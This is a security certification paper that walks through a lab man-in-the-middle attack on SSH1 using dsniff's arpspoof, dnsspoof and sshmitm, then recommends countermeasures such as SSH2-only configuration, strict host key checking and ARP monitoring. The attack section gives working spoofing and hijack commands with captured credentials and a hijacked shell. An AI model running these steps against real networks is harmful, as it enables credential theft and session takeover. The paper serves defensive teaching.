Global Information Assurance Certification Paper

Conducting SSH Man in the Middle attacks with *sshmitm*

Abstract

The purpose of this paper is to raise awareness about a vulnerability in the key exchange phase of the SSH protocol. The vulnerability is illustrated by using "*sshmitm*", a tool in the Dsniff suite which can be located at http://www.monkey.org/~dugsong/dsniff . The ease of hijacking an SSH1 session through the use of *sshmitm* is also demonstrated. In doing this I will provide a step-by-step guide on the use of *sshmitm,* and suggest countermeasures that can be taken to nullify the use of *sshmitm,* and it's counterparts, on a network . Further investigation has revealed that *sshmitm* exploits a flaw in the key exchange phase of SSH1 authentication.

The target audience of this paper includes system administrators and IT security professionals. It assumes the audience has a firm understanding of computer networks, the TCP/IP protocol , and a general understanding of IT technologies.

Introduction

Secure Shell version 1 was written by Tatu Ylönen in 1995. It went on to serve as a much needed means to encrypt communications over the IP stack (SSH, white paper). Since its inception multiple vulnerabilities have been discovered in SSH1 as can be seen at the CERT knowledge base (CERT) or the SSH advisories (SSH, advisories). SSH1 has since been re-written and released as SSH2. However in the overall scheme of things, SSH is only one layer in any comprehensive security design and like all security product it does have its weaknesses.

In December 2000, Dug Song announced the release of dsniff version 2.3 (Song, dsniff). The dsniff suite contains a tool named *sshmitm*, standing for "Secure Shell Monkey in The Middle", which is used to conduct man in the middle attacks on SSH1 sessions. When searching for handbooks on the *sshmitm* tool, I was unable to readily find one, so I have decided to compile my own.

SSH1 Authentication

In order to determine how to use *sshmitm*, we must first have a general understanding of how SSH1 authentication works. Delving in to the mechanics of SSH is beyond the scope of this paper . For more detailed information you can visit the SSH draft architectural documents at http://search.ietf.org/ids.by.wg/secsh.html . *sshmitm*, focuses on exploiting a weakness in the authentication phase of SSH1. More specifically, *sshmitm* exploits a vulnerability in the host key authentication phase. Currently SSH2 is not susceptible to *sshmitm*; however it is still susceptible to the same vulnerabilities as any public key exchange is. SSH1 authentication can be described as follows.



Figure 1 SSH1 Authentication Process

1. SSH client initiates a session request
2. SSH server presents SSH client with it's public host key and temporary server key (regenerated every hour by default)
3. SSH client computes a 256 bit session key using SSH server's public host key and temporary server key and sends it to SSH server
4. SSH server decrypts the 256 bit session key using it's private key and presents a list of ciphers available for encryption
5. SSH client selects a cipher method and requests user authentication which will be encrypted (OpenSSH).

Now that we have a general understanding of how SSH 1 authentication, works we can now examine how *sshmitm* fits into the scheme of things. As seen in Figure 2, an attacker can sit in between an SSH 1 client and server and intercept communications. This is particularly easy to accomplish on a shared Ethernet (ie. using a hub).



Figure 2 Man in the middle

Conducting the Attack

Setting the Scene

Before delving into conducting the attack, I will first provide an overview of the systems involved and the software used.

SSH Man in the Middle System Configuration
This is the primary system from which I will conduct the attack. It will be used to impersonate a real-life attacking machine. The attacking system contains Dsniff . For installation instructions on Dsniff see an 'Introduction to Dsniff' by Lora Danielle (Danielle) or Dsniff's frequently asked questions (Song, dsniff).

SSH1 Server Configuration
When selecting SSH tools to be used for this practice I referred to ScanSSH (ScanSSH), a web site that holds statistics denoting the usage of SSH implementations, protocols and their version numbers. Having seen that OpenSSH is currently the most popular SSH tool of choice, I decided to use t his for my test.

SSH1 Client configuration
When selecting my client I aimed to emulate a common client environment, for example:

- a university lab
- an enterprise environment

Therefore I chose to use the combination of Windows XP and PuTTY (Tatham), a freeware SSH client.

The following table summarizes the systems involved:

	Attacking System	SSH Client	SSH Server	Default Gateway
Hostname:	hostilehost	sshclient	sshserver	
IP address:	192.168.0.3	192.168.0.4	192.168.0.5	192.168.0.1
OS:	Red Hat Linux 7.2	Windows XP	Red Hat Linux 7.2	
Software Packages:	Dsniff 2.3 and it's dependencies	PuTTY 0.52	openssh - 2.9p2-7	
	Fragrouter			

Table 1 Systems used in attack

In order to start the attack we are going to assume the hostilehost system is on a switched Ethernet. Our first two steps involve impers onating the default gateway, and then spoofing the domain name of the SSH1 server. These two processes are well documented in several other papers such as Peter Burkholder's "SSL Man -in-the-Middle Attacks" (Burkholder) and Christopher Russel's "Penetration Testing with dsniff" (Russel). However, to avoid simply producing a 'pointer' document, I will briefly explain these steps and expand where possible.

1. Impersonating the Default Gateway

This can be done by one of two ways. First you can enable kernel ip forwarding by issuing the following command :

```
[hostilehost]# echo "1" > /proc/sys/net/ipv4/ip_forward
```

Alternatively, you can use a program called fragrouter which has various options that can be used to evade a network intrusion detection system. For the purpose of this exercise we will use fragrouter with normal IP forwarding as follows:

```
[hostilehost]# fragrouter –B1
fragrouter: base-1: normal IP forwarding
```

Fragrouter can be alternately configured to break up, or fragment, packets such that firewalls can not gather enough information from the single packet to make its filtering decision correctly.

This is a critical step when spoofing the default gateway's address, if it is not completed you can run the risk of denying access to the default gateway to all hosts on the LAN.

2. Spoofing the default gateway's IP address

From the attacking machine we use *arpspoof* to impersonate the default gateway. Arpspoof comes with the dsniff suite (Song). This step is necessary on a switched Ethernet. However, if you are on a shared Ethernet, this is not required as you will be able to see all traffic on the Ethernet by default. This process is called *ARP Poisoning* and involves announcing your MAC address to be that of the default gateway's, therefore re-directing all traffic bound for the default gateway to your machine first. This can be illustrated as follows.

```
[hostilehost]# arpspoof 192.168.0.1
```

From our sshclient system we can see that the arp poisoning is successful when we look at the arp cache. We see that both the 'hostilehost' machine and the default gateway both map to the same mac address , that of the attacking machine .

```
c:\> arp –a
Interface: 192.168.0.4 --- 0x4
  Internet Address      Physical Address      Type
  192.168.0.3           00-50-56-40-00-6f     dynamic
  192.168.0.1           00-50-56-40-00-6f     dynamic
```

3. Spoofing Domain Name of SSH 1 Server.

Now that we have all traffic destined for the default gateway and beyond being routed via the hostilehost system, we can now proceed to trick the client in to believing that 'sshserver.example.com' is located at 192.168.0.3 . We do this by *spoofing* the domain name with *dnsspoof (Song, Dsniff)*. Dnsspoof also comes with the dsniff suite. The hosts file we create for dnsspoof contains the mappings we wish

to serve for dns requests to sshserver.example.com . The attacking systems dnsspoof hosts file appears as below:

```
192.168.0.3   sshserver.example.com

[hostilehost]# dnsspoof –f /etc/dnsspoof.hosts
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.0.3]
```

By default, upon startup , *dnsspoof* automatically searches for all dns requests except those originating from the machine running *dnsspoof*. When a dns request is sent from the client, *dnsspoof* will act as shown in Diagram 1.



Diagram 1 Flowchart of dnsspoof information flow

From the 'sshclient' host we perform an nslookup as follows:

```
C:\> nslookup sshserver.example.com
   Server:  dnsserver.example.com
   Address:  172.16.0.10

   Non-authoritative answer:
   Name:    sshserver.example.com
   Address:  192.168.0.3
```

From this test we can see that sshserver.example.com resolves to our hostilehost machine as planned. If we were to start an SSH1 session to sshserver.example.com at this stage, we would not be able to connect as there is no SSH service running on the attacking machine. Our next step involves running *sshmitm* to intercept communications between our SSH1 client and server.

4. Running *sshmitm*

The below command runs *sshmitm*, where the '–I' option equals monitor and/or hijack session, and 192.168.0.5 is the SSH1 server we will be relaying information to. If the –I option is left out *sshmitm* will only capture login details.

```
[hostilehost]# sshmitm –I 192.168.0.5
```

Note: It is important to disable sshd running on port 22 on the attacking system to avoid *sshmitm* failure with a "sshmitm: bind: Already in use" error.

Figure 3 illustrates the flow of information for the authentication phase in the attack.



Figure 3 sshmitm Authentication Process

This process can be explained as follows:

1. sshclient requests an SSH session from sshserver.example.com, hostilehost intercepts this via *dnsspoof* and directs it to itself where *sshmitm* is listening

2. *sshmitm* initiates an SSH connection to sshserver

   At this stage when we sniff the wire when the ssh sessions are star ted, we can see the following output:
   Note: My comments in bold.

   <First connection from client to hostilehost>
   21:03:01.299114 192.168.0.2.1156 > 192.168.0.3.ssh: S 2397574285:2397574285(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)

21:03:01.299114 192.168. 0.3.ssh > 192.168.0.2.1156: S 331536537:331536537(0) ack 2397574286 win 5840 <mss 1460,nop,nop,sackOK> (DF)
21:03:01.299114 192.168.0.2.1156 > 192.168.0.3.ssh: . ack 1 win 17520 (DF)
<Second connection from hostilehost to sshserver>
21:03:01.299114 192.168 .0.3.1040 > 192.168.0.5.ssh: S 320014875:320014875(0) win 5840 <mss 1460,sackOK,timestamp 330260[|tcp]> (DF)
21:03:01.299114 192.168.0.5.ssh > 192.168.0.3.1040: S 3180103318:3180103318(0) ack 320014876 win 5792 <mss 1460,sackOK,timestamp 2391597[|tcp]> (DF)
21:03:01.299114 192.168.0.3.1040 > 192.168.0.5.ssh: . ack 1 win 5840 <nop,nop,timestamp 330261 2391597> (DF)

It is evident that there are two tcp three -way handshakes bein g conducted. One connection between ssh client and the hostilehost, and another between hostilehost and ssh server.

3. *sshmitm* presents it's own public host key and temporary server key (re-generated every hour) to sshclient . **This is the critical moment on which the success of the attack depends.** The ssh client software , PuTTY, will generate a warning message as follows:

Figure 4 Putty warning message

4. If sshclient selects 'Yes' or 'No' the client will generate a 256 bit session key using hostilehost's public host key and temporary server key. If the user selects 'Yes' the host key is stored in the local registry as the following entry:

HKEY_CURRENT_USER \Software\SimonTatham\PuTTY\SshHostKeys
With a string value like this: rsa@22:192.168.0.5

5. sshserver presents it's own public host key and temporary server key (re -generated every hour) to hostilehost
6. hostilehost generates a 256 bit session key using sshserver's public host key and temporary server key.
7. sshmitm enables encryption and presents a list of ciphers available to be used, these can include blowfish, 3DES, arcfour etc. By default 3DES is selected.

8. sshclient selects the cipher method and requests user level authentication ie. username and password prompt.
9. sshserver enables encryption and presents a list of ciphers available to be used
10. sshmitm selects the cipher method and requests user level authentication

The attacker can now decrypt messages from the client and server, and re-encrypt messages with the appropriate key to make the connection appear seamless from both parties perspective. After the keys have been exchanged and encryption ciphers selected, the attacker can then decrypt authentication information such as the username and password used to log into the SSH 1 server.

Hi-jack Example

From the hostilehost system we can see the session being performed in real time. In order to hijack the session we can simply hit 'Enter'. The following output was generated from the hostilehost system. We can see where the connection was hi-jacked, as I have highlighted it in bold.

```
[hostilehost]#sshmitm -I 192.168.0.5
sshmitm: relaying to 192.168.0.5
----------------
06/25/02 05:23:53 tcp 192.168.0.4.32910 -> 192.168.0.5.22 (ssh)
testuser
password

Last login: Tue Jun 25 23:52:58 2002 from sshserver.example.com
[testuser@ssh server testuser]$ cd /
[testuser@sshserver /]$ ls
bin  dev home  lib    misc opt  root tmp  var
boot etc initrd lost+found mnt  proc sbin usr
[testuser@sshserver /]$
[connection hijacked]

[testuser@sshserver /]$ cd /home/testuser
cd /home/testuser
[testuser@sshserver testuser]$ ls -a
ls -a
.  .. .bash_history .bash_logout .bash_profile .bashrc .gtkrc .Xauthority
[testuser@sshserver testuser]$
```

Once in the middle an attacker can breach the *confidentiality* of a session by viewing all commands executed by the client machine, and all responses from the server. If the attacker wanted to be more aggressive they can breach *integrity* of the session by hi-jacking it and inputting commands that the server would perceive to be from the user who logged in. This can be particularly dangerous if a root user's session was hijacked.

Recommendations

Upgrade to SSH2

Having seen the number of SSH1 vulnerabilities from the CERT vulnerability database (CERT), one of the simplest solutions for overcoming these involves upgrading to SSH2. This is supported by OpenSSH (OpenSSH) and most other vendors who also provide backward compatibility.

Clear and Concise Security Policy

One of the most common flaws in many security systems is the lack of education of its users. We can have many different layers of security, from the data level to physical security. However, encompassing all of these layers are the all important policies and procedures, as shown in Figure 5.



Figure 5 Layers of Security

As the *sshmitm* example illustrates, any breach of confidentiality could have been avoided if the user acted upon the warning message generated by PuTTY, and did not accept the host key from the man in the middle.

What we see here is a trade-off between ease of use and security, a common trade off in many security solutions. As outlined in the SSH protocol architecture: "..ease of use is critical to end-user acceptance of security solutions, and no improvement in security is gained if the new solutions are not used (Network Group)." Therefore implying that without at least giving users the option to use the host key, the SSH solution may not be adopted by users at all, which will ultimately provide far less security than if it were used with it's features/vulnerabilities. The security policy should be clear and concise, informing users about SSH warning messages.

Default Settings

Modifying the default settings in most SSH deployments will also greatly increase the chances of inhibiting man in the middle attacks.

- By default both SSH protocols are enabled, we should only enable SSH2 by modifying the /etc/ssh/sshd_config file on the SSH server.

- By default 'StrictHostKeyChecking', on the SSH client is set to 'ask' on most SSH client implementations. This should be changed to 'yes' (Metzger). The following settings are for the OpenSSH client . Although most SSH client's have similar settings. The 'StrictHostKeyChecking ' parameter determines the SSH client's response when it is presented with a new host key. There are three options:
  1. Ask – This is the default setting and will prompt the user to either accept the new key and store it or reject the new key and discontinue the session .
  2. Yes – This is the recommended setting for maximum security. SSH will refuse to connect to hosts whose host key has changed.
  3. No – This is the setting for minimum security. New host keys will automatically be added to a local client's cache.

- Set the ~/.ssh/known_hosts host key file on the client to 'read only'. This stops the known_hosts file from being modified, thereby only permitting connections to systems with host keys already stored in the known_hosts file. This can only be done on *nix based systems and will not work for the root user.

The default method of obtaining the host key when connecting for the first time, is to simply transfer the host key over the insecure network. This is fundamentally flawed as there is no simple way to know whether the host key is from the correct server. In order to verify that it is the correct key, a user can optionally call the administrator. This relates back to the words written in the SSH protocol architecture, which suggest that ease of use is critical to end -user acceptance of the solution .

The most secure method of transferring the host's public key is in person by floppy disk. However, due to the inconvenience involved, it is safe to assume that this is not a commonly practiced method. Once again this emphasizes the importance of 'policies and procedures' which safeguard all other layers of security.

Switched network with MAC port security

Multiple counter measures can be taken during the phase of poisoning a system's arp cache. This can involve configuring a switch to have port security set (Wagner); where only one mac address is permitted per port, and/or using a program called arpwatch. Arpwatch basically maintains an IP to MAC address table and emails any changes to the appropriate administrator. For further information on ARP spoofing see "Address Resolution Protocol Spoofing and Man -in-the-Middle Attacks" by Robert Wagner.

Arpwatch can be downloaded from:
http://www.redhat.com/swr/i386/arpwatch -2.1a4-29.i386.html

Central Trusted Certificate Authority
A central certificate authority works as shown in belowFigure 6**Error! Reference source not found.**:



Figure 6 Digital Certificate Trust Concept (Black, p.54)

In order to overcome man in the middle attacks, many high-end security systems implement a central certificate authority as outlined in Figure 6. This concept involves setting up a central certificate authority to verify that the receiver is using the correct sender's public key. The process can be outlined as follows:

1. SSH client sends it's public key and other information to certificate authority
2. Certificate authority verifies this information is true and correct
3. Certificate authority issues a digitally signed certificate to SSH client to confirm the validity of SSH client's private key
4. SSH client sends digitally signed public key and issued certificate to SSH server.
5. SSH server uses Certificate authority's public key to validate certificate sent through SSH client.
6. SSH Server is assured that SSH client's public key (which is part of the certificate) is also valid.
7. SSH server uses SSH client's public key to decrypt ciphered data.

The primary flaw in this system, however, is that if the central certificate authority were compromised, all trust would subsequently be lost.

Likelihood of successful attack
The likelihood of an attack being successful may vary depending on the location from which the client is connecting. For example if a user connects to the SSH server from their desktop on a daily basis and one day suddenly get a warning message stating that the host key has changed, they would be less likely to accept it if they had connected from an internet café where they are connecting for the first

time. Furthermore, it would be unlikely that SSH users carry their server 's key fingerprint with them when they travel. The server's key fingerprint is derived from the servers host key and is a simple method of identifying the host key; a sample fingerprint is shown below.

1024 51:2d:74:9e:36:e3:a5:19:4b:64:8e:ed:df:bb:92:0e

Summary

Through our *sshmitm* example we can see how easy it is to conduct a man in the middle attack on an SSH1 connection. We saw that the primary threat vector with *sshmitm* is an insider attack from the local network. Fortunately, there are counteractions that can be taken to prohibit man in the middle attacks, many of which include exercising "softer" skills such as enforcing policies and educating users. As the saying goes 'an ounce of prevention is worth a pound of cure'. One of the fundamental conclusions that can be derived from this example is that security is not a product; it is a process, a process that needs continual refinement and improvement. We can see that the flaw in SSH1 is not SSH1 specific, it is a wider PKI issue, on which there has been much debate as evident in "Ten Risks of PKI" (Ellison). It is only a matter of time before an upgrade to *sshmitm* becomes available, and SSH2 sessions become vulnerable. Until then, keeping in mind that SSH is one of the most common methods of remote connectivity, it is important for administrators to educate users, look closely at their infrastructure and conduct comprehensive security audits to ensure that no stone goes unturned.

References

Black, Uyless. Internet Security Protocols: Protecting IP Traffic , New Jersey : Prentice Hall PTR, 2000 . pp. 1-7.

Burkholder, Peter. "SSH and SSL for SysAdmins," 1 February 2002. URL: http://rr.sans.org/threats/man_in_the_middle.php (1 June 2002)

CERT, "CERT/CC Vulnerability Notes ," 2002. URL: http://www.kb.cert.org/vuls (15 June 2002)

Danielle, Lora. "Introduction to dsniff," SANS Reading Room . June 1, 2001. URL: http://www.sans.org/infosecFAQ/audit/dsniff.htm (10 June 2002)

Ellison, C. and Schneier, B. "Ten Risks of PKI: What You're Not Being Told About Public Key Infrastructure." Computer Security Journal. Volume XVI, Number 1, 2000: pp. 1 -7 URL: http://www.counterpane.com/pki -risks.html (17 June 2002)

Metzger, Perry. "The End of SSL and SSH?" BugTraq, 19 Dec 2000. URL: http://cert.uni -stuttgart.de/archive/bugtraq/2000/12/msg00369.html (10 June 2002)

Network Working Group. "SSH Protocol Architecture". Internet -Drafts IETF. January , 2002. URL: http://search.ietf.org/internet -drafts/draft -ietf-secsh-architecture -12.txt (16 June 2002)

OpenSSH. "OpenSSH: Manual Pages," 25 September, 1999. URL: http://www.openssh.com/manual.html (10 June 2002)

Russel, Christopher R. "Penetration Testing with dsniff," SANS Reading Room. 18 February 2001. URL: http://rr.sans.org/threats/dsnif_f.php (10 June 2002) (13 June 2002)

ScanSSH. "SSH usage profiling," January 2002. URL: http://www.openssh.org/usage/index.html (21 June 2002)

Song, Dug. "dsniff," April 2001 . URL: http://www.monkey.org/~dugsong/dsniff (5 June 2002)

Song, Dug. "sshmitm, webmitm," BugTraq, December 18, 2000. URL: http://cert.uni -stuttgart.de/archive/bugtraq/2000/12/msg00285.html (8 June 2002)

SSH Communications Security . "SSH Secure Shell - White Paper," June 2001. URL: http://www.ssh.com/tech/whitepapers/SS_H_Secure_Shell.pdf (18 June 2002)

SSH Communications Security. "SSH Secure Shell Security Advisories," May 2002. URL: http://www.ssh.com/products/ssh/advisories/vulnerability .cfm (17 June 2002)

Tatham, Simon. "PuTTY: A Free Win32 Telnet/SSH Client," January 2002. URL: http://www.chiark.greenend.org.uk/~sgtatham/putty/ (18 June 2002)

Wagner, Robert. "Addres s Resolution Protocol Spoofing and Man -in-the-Middle Attacks," SANS Reading Room. 27 September 2001 URL: http://rr.sans.org/threats/address.php (11 June 2002)